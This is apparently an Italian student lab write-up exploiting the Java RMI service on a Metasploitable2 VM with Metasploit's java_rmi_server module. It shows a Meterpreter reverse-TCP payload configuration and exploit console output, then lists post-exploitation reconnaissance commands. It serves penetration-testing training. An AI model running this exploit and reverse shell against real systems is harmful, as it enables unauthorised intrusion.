W16D4

Traccia: Esercizio Traccia e requisiti La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

IP Kali : 192.168.32.100
IP Metasploitable2 : 192.168.32.101

Metasploit

Exploit : multi/misc/java_rmi_server
RHOSTS : 192.168.32.101
RPORT : 1099


Payload : java/meterpreter/reverse_tcp
LHOST : 192.168.32.100

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.32.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to lis
                                         ten on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.32.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.101:1099 - Using URL: http://192.168.32.100:8080/pZgsF4SIfizr6Ki
[*] 192.168.32.101:1099 - Server started.
[*] 192.168.32.101:1099 - Sending RMI Header ...
[*] 192.168.32.101:1099 - Sending RMI Call ...
[*] 192.168.32.101:1099 - Replied to request for payload JAR
```


RICERCA INFORMAZIONI:

ifconfig : configurazione di rete

route : tabella di routing



sysinfo : informazioni di sistema



ps: lista processi in esecuzione